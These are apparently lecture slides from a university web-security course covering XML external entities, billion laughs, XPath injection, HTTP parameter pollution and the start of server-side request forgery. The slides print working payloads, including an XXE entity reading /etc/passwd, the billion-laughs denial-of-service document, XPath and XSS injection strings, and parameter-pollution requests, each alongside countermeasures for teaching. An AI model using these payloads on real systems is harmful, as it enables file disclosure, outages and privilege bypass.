


CSE 361: Web Security

Assorted Server-side Issues

Nick Nikiforakis

XML (In)security



XML as a data source

- XML is well-structured markup language
 - somewhat the basis for HTML
 - basis for other formats such as SVG
- XML consists of elements
 - everything between opening and closing tags
 - elements can be empty
 - elements may have attributes
- Validity of XML determined by Document Type Definition (DTD)
 - defines "valid" structure
 - can add custom entities

```
<?xml version="1.0" encoding="utf-8"?>
<Employees>
  <Employee ID="1">
    <UserName>PhilipJFry</UserName>
    <Password>SlurmCola</Password>
    <Type>Admin</Type>
  </Employee>
  <Employee ID="2">
    <UserName>TurangaLeela</UserName>
    <Password>LoveNibler</Password>
    <Type>User</Type>
  </Employee>
</Employees>
```

XML DTD and Entities

- DTD defines valid elements
 - `<!ELEMENT ..>`
- Elements may have attribute list
 - `<!ATTLIST ..>`
- Custom entities can be defined
 - map entity name to value
- `&age;` : 26
 - `<!ENTITY age "Age">` (english DTD)

```
<!ENTITY % ImgAlign "(top|middle|bottom|left|right)">
<!ELEMENT img EMPTY>
<!ATTLIST img
  %attrs;
  src          %URI;          #REQUIRED
  alt          %Text;         #REQUIRED
  ...
  align        %ImgAlign;     #IMPLIED
  ...
>
```

XML Document Types

- DTD is external file which contains the document type
 - can also be included in XML file itself
 - may define element and entities

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>  
<!DOCTYPE Name [  
  <!ELEMENT Name (#CDATA)>  
>  
<Name>PhilipJFry</Name>
```

- SYSTEM keyword can be used to refer to **external entities**

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>  
<!DOCTYPE Name SYSTEM "http://example.org/names.dtd">  
<Name>PhilipJFry</Name>
```

Abusing XML External Entities (XXE)

- SYSTEM may also be contained in entity values
- Attacker may craft entities of his choosing
 - including SYSTEM in their values
- If external entities are allowed, attacker can read arbitrary files

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE attack [
  <!ELEMENT attack ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<attack>&xxe;</attack>
```

XML Billion Laughs

- Denial of service attack
- Abuses nested entity referencing
 - each entity refers "previous" entity 10 times
 - $10^9 = 1,000,000,000$ elements
- Uses up all memory
 - exponential amount of space

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ELEMENT lolz (#PCDATA)>
  <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

Avoiding XXE / Billion Laughs

- PHP uses libxml
 - `libxml_disable_entity_loader(true)`
- Python features different XML modules
 - sax and pulldom are vulnerable to XXE
 - etree, minidom, xmlrpc are **not** vulnerable to XXE
- defusedxml Python module specifically stops attacks
 - several python-based fixes for the issues
- Since Python 3.7, all built-in libraries have external entities disabled

XPath

- Consider data stored in XML format
 - XPath enables querying that data (based on a path "description")
- Example: user database

```

from lxml import etree

username = "PhilipJFry"
password = "Unknown"

def login(user, pwd):
    f = open("database.xml")
    tree = etree.parse(f)
    matches = tree.xpath("//Employee[UserName/text()='%s'
and Password/text()='%s']" % (user, pwd))
    if len(matches) > 0:
        return matches[0]

user = login(username, password)

```

```

<?xml version="1.0" encoding="utf-8"?>
<Employees>
  <Employee ID="1">
    <UserName>PhilipJFry</UserName>
    <Password>SlurmCola</Password>
    <Type>Admin</Type>
  </Employee>
  <Employee ID="2">
    <UserName>TurangaLeela</UserName>
    <Password>LoveNibler</Password>
    <Type>User</Type>
  </Employee>
</Employees>

```

```

//Employee[UserName/text()='PhilipJFry'
and Password/text()='Unknown']

```

XPath Injection

- Consider data stored in XML format
 - XPath enables querying that data (based on a path "description")
- Example: user database

```

from lxml import etree

username = "PhilipJFry" or 'a'='a'
password = "Unknown"

def login(user, pwd):
    f = open("database.xml")
    tree = etree.parse(f)
    matches = tree.xpath("//Employee[UserName/text()='%s'
and Password/text()='%s']" % (user, pwd))
    if len(matches) > 0:
        return matches[0]

user = login(username, password)

```

```

<?xml version="1.0" encoding="utf-8"?>
<Employees>
  <Employee ID="1">
    <UserName>PhilipJFry</UserName>
    <Password>SlurmCola</Password>
    <Type>Admin</Type>
  </Employee>
  <Employee ID="2">
    <UserName>TurangaLeela</UserName>
    <Password>LoveNibler</Password>
    <Type>User</Type>
  </Employee>
</Employees>

```

```

//Employee[UserName/text()='PhilipJFry'
or 'a'='a' and Password/text()='Unknown']

```

Avoiding XPath Injections

- Problem is similar to SQL injection
 - mixing code and data
- Different countermeasures possible
 - Whitelisting/allowlisting of characters (only allow alphanumerical values)
 - replace XPath with programmatic checks
 - iterate over all elements, check if username matches

```
def login(name, pwd):  
    f = open("database.xml")  
    tree = etree.parse(f)  
    for employee in tree.iterfind("Employee"):  
        username = employee.find("UserName").text  
        password = employee.find("Password").text  
        if username == name and password == pwd:  
            return username  
    return None
```

HTTP Parameter Pollution



HTTP Parameter Pollution (HPP)

- HTTP parameters (POST/GET) defined in RFC 3986
 - series of name=value pairs, separated by &
 - consequently, & and = have to be escaped (also ; / ? : # @ + \$,)
 - so-called "percent encoding" (hex value of ASCII value)
 - e.g., # becomes %23, ? becomes %3f
- Programming languages allow access to the parameters
 - PHP `$_GET`, `$_POST`, `$_REQUEST` (combines HTTP parameters with session and cookies)
 - Django: `request.GET`, `request.POST`
- What happens if we have multiple parameters of the same name?

HPP: Duplicate names

Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl,libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl,lib??/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

HPP: Effects

- Web server and application may differ in understanding of parameters
 - e.g., filtering in server config
- Injection attacks may be split up
 - `http://vuln.com/?injectable=<script>alert(1); void("&injectable=")</script>`
 - becomes `['<script>alert(1); void("'", "'')</script>']` in Python
 - Used to bypass XSSAuditor (looked for `alert(1); void("'", "'')` in request)
- Precedence rules of different languages can be abused

Abusing HPP

- How can you (assuming matriculation number 1234567) always pass the exam? You can freely choose the matriculation number during signup.

```
<?php
$res = mysql_query("SELECT matr, name FROM students");
foreach ($row in mysql_fetch_row($res)) {
    // be sure that no malicious matr can break out for XSS
    $cleaned_matr = str_replace('"', '', $row[0]);
    $name = htmlentities($row[1]);
    print '<a href="/examresult?result=fail&matr=' . $cleaned_matr . '">' . $name . ' failed</a>';
    print '<a href="/examresult?result=pass&matr=' . $cleaned_matr . '">' . $name . ' passed</a>';
}
?>
```


Abusing HPP by injecting parameters

- Register a student with forged matriculation number
 - 1234567&result=pass
- PHP gives precedence to last occurrence

```
<?php
$res = mysql_query("SELECT matr, name FROM students");
foreach ($row in mysql_fetch_row($res)) {
    // be sure that no malicious matr can break out for XSS
    $cleaned_matr = str_replace('"', '', $row[0]);
    $name = htmlentities($row[1]);
    print '<a href="/examresult?result=fail&matr=' . $cleaned_matr . '">' . $name . ' failed</a>';
    print '<a href="/examresult?result=pass&matr=' . $cleaned_matr . '">' . $name . ' passed</a>';
}
?>
```

```
<a href="/examresult?result=fail&matr=1234567&result=pass">Attacker failed</a>
<a href="/examresult?result=pass&matr=1234567&result=pass">Attacker passed</a>
```

HPP in the wild


- Most famous example in [blogger.com](https://www.blogger.com)
 - mismatch in blogID check in privilege assignment
 - permission check on **first** occurrence of parameter
 - target blog check on **second** occurrence

```
POST /add-authors HTTP/1.1  
  
security_token=attackertoken&  
blogID=attackerblogidvalue&  
blogID=victimblogidvalue&  
authorsList=attacker%40gmail.com&  
ok=Invite
```

Avoiding HPP

- Double-check types of parameters
 - single parameter yields string, multiple parameters list
- When storing data from client, ensure proper encoding of & characters
 - avoids example as with the matriculation number
- Alternatively, parse parameters manually and check that none occur twice

Server-Side Request Forgery



Recall: Cross-Site Request Forgery (CSRF / "Sea Surf")

- Malicious site uses JavaScript to "force" browser to certain action
 - e.g., post a form, visit a given site
- Cookies are attached
 - request is conducted for logged-in user
- State-changing action may occur



Server-Side Requests

- Three entities involved: Client (C), Server (S), External Server (ES)

C



S




ES




Server-Side Requests

- C provides `urlES` to S




Server-Side Requests

- C provides url_{ES} to S
- S extracts url_{ES} from C's request, retrieves from ES




Server-Side Requests

- C provides url_{ES} to S
- S extracts url_{ES} from C's request, retrieves from ES
- Given the response from ES, S forwards result to C
 - Might be modified (e.g., extra headers added)



Server-Side Requests: Legitimate uses

- Preview of resources
 - e.g., social media, Skype, Slack, ..
- Caching/Proxying
 - e.g., Google Mail proxies images
 - preserves privacy of IP address of actual user
 - feed parsers
- Import of data in online applications
 - Google image search
 - Google translate



Nick Nikiforakis 1:59 PM
Check this out! www.stonybrook.edu


Phishing sites copy favicons! https://twitter.com/sans_isc/status/1384070762458271746

SANS ISC @sans_isc
Hunting phishing websites with favicon hashes <https://isc.sans.edu/diary/27326>
<https://pbs.twimg.com/media/EzU1Bc8VEA0fRts.jpg>

Twitter | Today at 5:05 AM (84 kB)

The screenshot shows a browser window displaying a phishing site. The page has a dark header with the word "SECURITY" and a navigation menu. The main content area features a "Sign in to your account" form with fields for email and password. Below the form, there are several "Sign in to your account" buttons. The browser's address bar shows the URL "http://www.stonybrook.edu".

Server-Side Requests

